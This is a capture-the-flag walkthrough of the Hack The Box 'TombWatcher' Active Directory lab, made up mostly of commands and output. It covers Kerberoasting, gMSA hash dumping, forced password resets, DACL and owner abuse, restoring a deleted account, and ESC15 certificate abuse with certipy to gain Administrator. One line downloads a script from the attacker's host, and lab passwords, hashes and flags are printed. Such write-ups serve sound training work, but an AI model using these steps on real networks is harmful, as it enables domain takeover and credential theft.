TombWatcher

▼ Nmap

```
nmap -sC -sV -T4 10.10.11.72
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-10 11:39 AEST
Nmap scan report for 10.10.11.72
Host is up (0.35s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server tim
e: 2025-08-10 05:40:33Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (D
omain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-08-10T05:42:02+00:00; +4h00m21s from scanner ti
me.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupporte
d>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
```

```
(Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupporte
d>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
|_ssl-date: 2025-08-10T05:42:02+00:00; +4h00m21s from scanner ti
me.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (D
omain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupporte
d>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
|_ssl-date: 2025-08-10T05:42:02+00:00; +4h00m21s from scanner ti
me.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-08-10T05:42:02+00:00; +4h00m21s from scanner ti
me.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupporte
d>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:window
s

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```


```
| smb2-time:
|   date: 2025-08-10T05:41:23
|_  start_date: N/A
|_clock-skew: mean: 4h00m20s, deviation: 0s, median: 4h00m20s

Service detection performed. Please report any incorrect results at http
s://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 121.87 seconds
```

As is common in real life Windows pentests, you will start the TombWatcher box with credentials for the following account: henry / H3nry_987TGV!

lets run a bloodhound

```
 sudo bloodhound-python -u 'henry' -p 'H3nry_987TGV!' -ns 10.10.11.72 -d
tombwatcher.htb -c all
```

Henry has write spn on alfred



```
┌──(kali㉿kali)-[~/AdTools/krbrelayx]
python3 addspn.py -t 'alfred' -u 'tombwatcher.htb\henry' -p 'H3nry_987TG
V!' 'tombwatcher.htb' --spn test/test[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] Printing object before clearing
DN: CN=Alfred,CN=Users,DC=tombwatcher,DC=htb - STATUS: Read - REA
D TIME: 2025-08-10T12:15:14.413805
    sAMAccountName: Alfred

[+] SPN Modified successfully
```


now we can kerberaost

```
GetUserSPNs.py -dc-ip 10.10.11.72 tombwatcher.htb/henry -request
```

We can crack it to


```
basketball
```

alfred can add self to infrastructure




```
┌──(kali㉿kali)-[~/AdTools]
└─$ bloodyAD --host "10.10.11.72" -d "tombwatcher.htb" -u "Alfred" -p "ba
sketball" add groupMember "Infrastructure" "Alfred"
[+] Alfred added to Infrastructure

┌──(kali㉿kali)-[~/AdTools]
└─$
```

infrastructure can read GMSAPpassword




python3 gMSADumper.py -u Alfred -p basketball -d tombwatcher.htb -l 10.10.11.72
nxc ldap tomwatcher.htb -u Alfred -p basketball --gmsa

```
┌──(kali㉿kali)-[~/AdTools/gMSADumper]
└─$ python3 gMSADumper.py -u Alfred -p basketball -d tombwatcher.htb -l 10.10.11.72

Users or groups who can read password for ansible_dev$:
 > Infrastructure
ansible_dev$:::7bc5a56af89da4d3c03bc048055350f2
ansible_dev$:aes256-cts-hmac-sha1-96:29a7e3cc3aaad2b30beca182a9707f1a1e71d2eb49a557d50f9fd91360ec2f64
ansible_dev$:aes128-cts-hmac-sha1-96:de6c86d8b6a71c4538f82dc570f7f9a6
```

ansible_dev$:::7bc5a56af89da4d3c03bc048055350f2

```
┌──(kali㉿kali)-[~/AdTools/gMSADumper]
└─$ rpcclient -U 'tombwatcher.htb/ansible_dev$%7bc5a56af89da4d3c03
bc048055350f2' 10.10.11.72 --pw-nt-hash

rpcclient $> setuserinfo2 sam 23 "password"
rpcclient $>
```

Sam has written the owner over John



We can make ourselves owners

```
impacket-owneredit -action write -new-owner 'sam' -target 'john' 'tombwa
tcher.htb'/'sam':'password' -dc-ip 10.10.11.72
```

and then we can give ourself full control

```
impacket-dacledit -action write \
  -rights FullControl \
  -principal sam \
  -target 'john' \
  'tombwatcher.htb/sam:password' -dc-ip 10.10.11.72

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250810-165548.bak
[*] DACL modified successfully!
```

now lets cange the password of John

```
rpcclient -U 'tombwatcher.htb/sam' 10.10.11.72
Password for [TOMBWATCHER.HTB\sam]:
rpcclient $> setuserinfo2 john 23 "password"
rpcclient $>
```

We can get user.txt

```
 evil-winrm -i 10.10.11.72 -u john -p password
 *Evil-WinRM* PS C:\Users\john\Desktop> cat user.txt
10a8c517c03293dd3b10807d7f1553e2
```

We can list deleted objects in PowerShell

```
Get-ADObject -Filter 'isDeleted -eq $true' -IncludeDeletedObjects -Propert
ies *
cert_admin
```


And we see a user called cert_admin. we can try and restore the object

```
Restore-ADObject -Identity "CN=cert_admin\0ADEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3,CN=Deleted Objects,DC=tombwatcher,DC=htb"
```

And then let's run Bloodhound again

```
 sudo bloodhound-python -u 'john' -p 'password' -ns 10.10.11.72 -d tombwatcher.htb -c all
```

and w see that he has generic all over the target




```
Invoke-WebRequest -Uri "http://10.10.14.11:8000/PowerView.ps1" -OutFile "C:\Users\john\PowerView.ps1"
*Evil-WinRM* PS C:\Users\john> Restore-ADObject -Identity 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
*Evil-WinRM* PS C:\Users\john> Enable-ADAccount -Identity cert_admin
*Evil-WinRM* PS C:\Users\john>  Set-ADAccountPassword -Identity cert_admin -Reset -NewPassword (ConvertTo-SecureString "password" -AsPlainText -Force
```

Now let's do certipy

```
certipy-ad find -u 'cert_admin@tombwatcher.htb' -p 'password' -dc-ip 10.1
0.11.72 -target-ip 10.10.11.72 -vulnerable -enable -stdout
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwat
cher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : tombwatcher-CA-1
    DNS Name                            : DC01.tombwatcher.htb
    Certificate Subject                 : CN=tombwatcher-CA-1, DC=tombwatcher,
DC=htb
    Certificate Serial Number           : 3428A7FC52C310B2460F8440AA8327
AC
    Certificate Validity Start          : 2024-11-16 00:47:48+00:00
    Certificate Validity End            : 2123-11-16 00:57:48+00:00
    Web Enrollment
      HTTP
```

```
    Enabled                         : False
  HTTPS
    Enabled                         : False
  User Specified SAN                : Disabled
  Request Disposition               : Issue
  Enforce Encryption for Requests   : Enabled
  Active Policy                     : CertificateAuthority_MicrosoftDefault.Policy
  Permissions
    Owner                           : TOMBWATCHER.HTB\Administrators
    Access Rights
      ManageCa                      : TOMBWATCHER.HTB\Administrators
                                      TOMBWATCHER.HTB\Domain Admins
                                      TOMBWATCHER.HTB\Enterprise Admins
      ManageCertificates            : TOMBWATCHER.HTB\Administrators
                                      TOMBWATCHER.HTB\Domain Admins
                                      TOMBWATCHER.HTB\Enterprise Admins
      Enroll                        : TOMBWATCHER.HTB\Authenticated Users
Certificate Templates
  0
  Template Name                     : WebServer
  Display Name                      : Web Server
  Certificate Authorities           : tombwatcher-CA-1
  Enabled                           : True
  Client Authentication             : False
  Enrollment Agent                  : False
  Any Purpose                       : False
  Enrollee Supplies Subject         : True
  Certificate Name Flag             : EnrolleeSuppliesSubject
  Extended Key Usage                : Server Authentication
  Requires Manager Approval         : False
  Requires Key Archival             : False
  Authorized Signatures Required    : 0
  Schema Version                    : 1
  Validity Period                   : 2 years
  Renewal Period                    : 6 weeks
  Minimum RSA Key Length            : 2048
```

```
    Template Created                    : 2024-11-16T00:57:49+00:00
    Template Last Modified              : 2024-11-16T17:07:26+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
      Object Control Permissions
        Owner                           : TOMBWATCHER.HTB\Enterprise Admins
        Full Control Principals         : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Owner Principals          : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Dacl Principals           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Property Enroll           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
    [+] User Enrollable Principals      : TOMBWATCHER.HTB\cert_admin
    [!] Vulnerabilities
      ESC15                             : Enrollee supplies subject and schema version i
s 1.
    [*] Remarks
      ESC15                             : Only applicable if the environment has not bee
n patched. See CVE-2024-49019 or the wiki for more details.
```

```
┌──(kali㉿kali)-[~/boxes/tombWatcher]
└─$ certipy-ad req \
    -u 'cert_admin@tombwatcher.htb' -p 'password' \
    -dc-ip '10.10.11.72' -target 'DC01.tombwatcher.htb' \
    -ca 'tombwatcher-CA-1' -template 'WebServer' \
    -upn 'administrator@tombwatcher.htb'  \
    -application-policies 'Client Authentication'
Certipy v5.0.2 - by Oliver Lyak (ly4k)
```

```
[*] Requesting certificate via RPC
[*] Request ID is 5
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'

certipy-ad auth -pfx administrator.pfx -dc-ip 10.10.11.72 -ldap-shell

Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@tombwatcher.htb'
[*] Connecting to 'ldaps://10.10.11.72:636'
[*] Authenticated to '10.10.11.72' as: 'u:TOMBWATCHER\\Administrator'
Type help for list of commands

# whoami
u:TOMBWATCHER\Administrator

#
```

then we can add John to group

```
# add_user_to_group john administrators
Adding user: john to group Administrators result: OK
```

and get root

```
Evil-WinRM* PS C:\Users\john\Documents> cd C:\Users\Administrator\Des
ktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
da0c6464c041b4dcb1bbb7566a394e3c
```